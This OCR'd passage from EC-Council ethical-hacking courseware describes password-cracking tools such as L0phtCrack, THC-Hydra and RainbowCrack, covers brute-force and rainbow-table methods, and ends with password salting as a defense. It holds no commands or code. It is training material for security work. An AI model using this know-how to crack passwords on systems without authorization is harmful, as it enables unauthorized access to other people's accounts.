


Figure 6.36: Screenshot of Elcomsoft Distributed Password Recovery

Some of the password recovery tools are listed as follows:

- Passware Kit Forensic (*https://www.passware.com*)
- hashcat (*https://hashcat.net*)
- PCUnlocker (*https://www.top-password.com*)
- Lazesoft Recover My Password (*https://www.lazesoft.com*)
- Passper WinSenior (*https://passper.imyfone.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Password-Cracking Tools

Password-cracking tools allow you to reset unknown or lost Windows local administrator, domain administrator, and other user account passwords. In the case of forgotten passwords, it even allows users instant access to their locked computer without reinstalling Windows. Attackers can use password-cracking tools to crack the passwords of the target system. Some password-cracking tools are listed as follows.

- **L0phtCrack**

  Source: *https://gitlab.com*

  L0phtCrack is a tool designed to audit passwords and recover applications. It recovers lost Microsoft Windows passwords with the help of a dictionary, hybrid, rainbow table, and brute-force attacks, and it also checks the strength of the password.

  As shown in the screenshot, attackers use L0phtCrack to crack the password of the target to gain access to the system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.37: Screenshot of L0phtCrack

- **THC-Hydra**

  Source: *https://github.com*

  THC-Hydra is a powerful password-cracking tool designed for performing brute-force attacks against various protocols and services. An attacker using THC-Hydra typically follows a structured approach to brute-force a target, utilizing publicly available wordlists from sources such as GitHub or creating custom lists of potential usernames and passwords.

  As illustrated in the screenshot, attackers use THC-Hydra to systematically attempt numerous combinations of usernames and passwords to crack the target's password and gain unauthorized access. This method involves iterating through extensive lists of possible credentials until the correct combination is found, leveraging the tool's efficiency and flexibility to target a wide range of services and protocols.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.38: Screenshot of THC-Hydra

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.39: Screenshot of RainbowCrack

Some password-cracking tools are listed as follows:

- hashID (*https://pypi.org*)
- Patator (*https://github.com*)
- brutus (*https://github.com*)
- BruteX (*https://github.com*)
- Secure Shell Bruteforcer (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Password Salting

Password salting is a technique where a **random string of characters are added** to the password before calculating their hashes

Advantage: Salting makes it more difficult to reverse the hashes and defeat pre-computed hash attacks

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

